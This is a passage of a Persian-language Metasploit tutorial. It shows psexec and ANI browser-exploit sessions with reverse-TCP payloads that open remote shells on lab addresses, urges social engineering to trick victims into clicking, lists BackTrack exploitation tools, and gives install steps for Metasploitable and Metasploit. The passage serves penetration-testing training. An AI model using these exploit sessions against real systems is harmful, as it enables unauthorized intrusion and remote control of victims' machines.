یک کانکشن بین اتر(حمله کننده) و تارگت برقرار می کنند.

: Stages

اینها اجزای (جز) پیلود ها هستند که توسط stagers ها دانلود می شوند.
مثل: meterpreter, vnc injection و.....

: انواع payload ها :

در حد آشنایی نام می برم. وارد این بحث نمی شوم، حتما به تحقیق درباره موارد زیر بپردازید:

Inline
Staged
Meterpreter
PassiveX
NoNX
Ord
IPv6
Reflective DLL injection

:Active Exploits

تا زمانی که به نتیجه مثبت نرسد، روی تارگت می ماند. یعنی چی؟ با مثال:

می بینید که آنقدر صبر می کند تا به نتیجه برسد. ولی این صبر که همیشگی نیست...تا چه زمان؟ شاید جواب ندهد.

در مثال زیر به جواب رسیدیم:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
```

```
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl]
...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
...
...
...
..[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

: passive exploit

همیشه روی کلاینت تمرکز می کنند. مثل FTP, Web Browser و....

که کاملا معروف هست : بحث ssessions –i

تا زمانی که قربانی کلیک نکند روی لینک یا فایل ما اتفاقی نمی افتد. پس باید در این روش با استفاده از "مهندسی اجتماعی" و گول زدن قربانی برای کلیک، عمل نفوذ خود را پیاده سازی کنیم. پیگیر بحث web app side attack باشید.

```
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.
```

```
46[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
```

```
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
```

```

[*] Sending HTML page to 192.168.1.104:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
192.168.1.104:1077...[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.101:4444 -> 192.168.1.104:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...
..
.....
.....

```

مسیر ابزارهای exploitation:

Applications | BackTrack | Exploitation Tools



Network Exploitation Tools :

- Cisco Attacks
- Fast-Track
- Metasploit Framework
- SAP Exploitation

Web Exploitation Tools :

- osscanner
- fimap
- asp-auditoy
- sslstrip
- websploit

Database Exploitation Tools :

MSSQL Exploitation Tools

MySQL Exploitation Tools

Oracle Exploitation Tools

Wireless Exploitation Tools :

BlueTooth Exploitation

GSM Exploitation

WLAN Exploitation

Social Engineering Tools :

BeEF XSS Framework

HoneyPots

Social Engineering Toolkit

Physical Exploitation :

Arduino

Kautilya

u3-pwn

videoJAK

Open Source Exploitation :

Exploit-DB

Online Archives

Installing and configuring Metasploitable

روش اول ((نصب متا اسپلویت به تنهایی)):

حداقل سیستم مورد نیاز برای نصب :

الف) وصل بودن به اینترنت برای آپدیت روزانه.

ب) 8-10 GB فضای لازم برای نصب بر روی سیستم مجازی (virtual-pc).


پ) داشتن نرم افزاری مثل 7zip یا winrar یا WinZip.

دانلود از مسیر زیر:


<http://sourceforge.net/projects/metasploitable/files/>

(۱) ساخت یک سیستم مجازی:







۴) نوشتن اسم و انتخاب نوع سیستم عامل:




۵) انتخاب RAM مورد نیاز برای این نرم افزار:
حداقل 512MB است.




۶) انتخاب فایل‌هایی که دانلود کردید:



۷) مثل شکل زیر عمل کنید:



(در نهایت کلیک روی create .



۹) انتخاب و start برنامه:



روش دوم ((نصب متا اسپلویت به عنوان یک برنامه در BT5-R3)):



این روش کمی طولانی ولی ۱۰۰٪ جوابگو است.

چرا این روش را مطرح کرده اند؟

جواب : شما وقتی bt را نصب کنید و دستور زیر را بنویسید: msfupdate شرکت github اجازه نمی دهد دیگر متا اسپلویت را آپدیت کنید. یا باید به روزترین نسخه آن را نصب کنید یا اینکه از این روش private که بنده پیدا کردم استفاده کنید.

پیشنهاد: این روش عالی است.

۲ شکل زیر ممکن است برای شما هم آمده باشد. در این صورت و اگر خواستید از روش من استفاده کنید.



(۱) دستور زیر:

apt-get update

(۲) دستورات زیر:

```
sudo apt-get install git-core -y  
sudo apt-get install curl -y  
apt-get install libpq-de
```

```
sudo apt-get install build-essential openssl libreadline6 libreadline6-dev curl git-core zlib1g  
zlib1g-dev libssl-dev libyaml-dev libsqlite3-dev sqlite3 libxml2-dev libxslt-dev autoconf libc6-dev  
libgdbm-dev ncurses-dev automake libtool bison subversion pkg-config libffi-dev
```

```
sudo apt-get -y install \  
build-essential zlib1g zlib1g-dev \  
libxml2 libxml2-dev libxslt-dev locate \  
libreadline6-dev libcurl4-openssl-dev git-core \  
libssl-dev libyaml-dev openssl autoconf libtool \  
ncurses-dev bison curl wget postgresql \  
postgresql-contrib libpq-dev \  
libapr1 libaprutil1 libsvn1 \  
libpcap-dev
```

(۳) در اینجا باید فایل متا را به صورت سورس دانلود کنید.

نکته: این فایل داندودی را بعد از داندود در جایی مناسب نگهدارید تا بعدها دوباره آن را داندود نکنید.

(حداقل باید 200MB داندود کنید:

```
rm -rf $HOME/metasploit
```

```
git clone --depth=1 git://github.com/rapid7/metasploit-framework metasploit
```

(۵) دستورات زیر:

```
git clone git://github.com/sstephenson/rbenv.git ~/.rbenv
```

```
alok@ubuntu: ~  
+ ~ git clone git://github.com/sstephenson/rbenv.git ~/.rbenv  
Cloning into '/home/alok/.rbenv'...  
remote: Counting objects: 1470, done.  
remote: Compressing objects: 100% (578/578), done.  
remote: Total 1470 (delta 950), reused 1361 (delta 863)  
Receiving objects: 100% (1470/1470), 210.66 KiB | 32 KiB/s, done.  
Resolving deltas: 100% (950/950), done.  
+ ~
```

Ali MP5

```
echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >> ~/.profile
```

```
echo 'eval "$(rbenv init -)"' >> ~/.profile
```

```
alok@ubuntu: ~  
+ ~ echo 'eval "$(rbenv init -)"' >> ~/.zshrc
```

```
cd ~/.rbenv/
mkdir plugins
cd ~/.rbenv/plugins
git clone git://github.com/sstephenson/ruby-build.git
```

نکته: از اینجا به بعد رو دقت کنید. روی VMware ممکن است کمی دچار مشکل بشوید. ولی اگر روی هارد نصب کرده باشید راحت نصب می شود.

۷) ما نیاز به ruby 1.3 داریم . شما می توانید آن را از سایت ruby دانلود کنید یا در اینترنت جستجو کنید.
حجم ۱.۹.۳: حداکثر ۲۰ مگابایت - حداقل: ۱۰ مگابایت

دستور زیر:

```
rbenv install 1.9.3-p385
```

نکته: اگر نصب نشد از سایت زیر دانلود کنید:

www.rubygems.org

```
rbenv global 1.9.3-p385
```

```
rbenv rehash
```

```
ruby -v
```

```
rbenv install 1.9.3-p385
--version
version-file
version-file-read
version-file-write
version-file
version-origin
version:
whence
which
+ ~ rbenv install 1.9.3-p385
Downloading yamll-0.1.4.tar.gz...
-> http://dqw8nmjcpjn7.cloudfront.net/36c852831d02cf90508c29852361d01b
Installing yamll-0.1.4...
Installed yamll-0.1.4 to /home/alok/.rbenv/versions/1.9.3-p385
Downloading ruby-1.9.3-p385.tar.gz...
-> http://ftp.ruby-lang.org/pub/ruby/1.9/ruby-1.9.3-p385.tar.gz
```

۸) این قسمت ممکن است کمی طول بکشد:

```
gem install bundler
rails -v
gem install rails
rails -v
```

۹) فولدري که در root شما با نام metasploit دانلود شده است اسم آن را به نام msf3 تغيير دهيد.
۱۰) به مسير زير برويد:

```
cd /opt/metasploit
```

۱۱) سپس فولدر را روی msf3 فعلی کپی کنید و اجازه دهید عمل replace انجام شود.
۱۲) در همین ترمینال که دستور مرحله ۱۰ را وارد کردید، دستور زیر را بزنید، یعنی این:

```
(cd /opt/metasploit/msf3):
```

```
gem install bundle && bundle install
```

۱۳) یک ترمینال جدید باز کنید و مجدد دستور زیر:

```
gem install bundle && bundle install
```

در مراحل ۱۱ و ۱۲ gem ها شما در حال نصب است. اگر gem را نتوانست دانلود کند به سایت زیر بروید و به صورت دستی دانلود و آن را نصب کنید.

www.rubygems.org

برای نصب gem به صورت دستی:

```
gem install name-gem
```

مثال:

```
gem install nikoti_girl_1
```

۱۴) به مسير زير برويد:

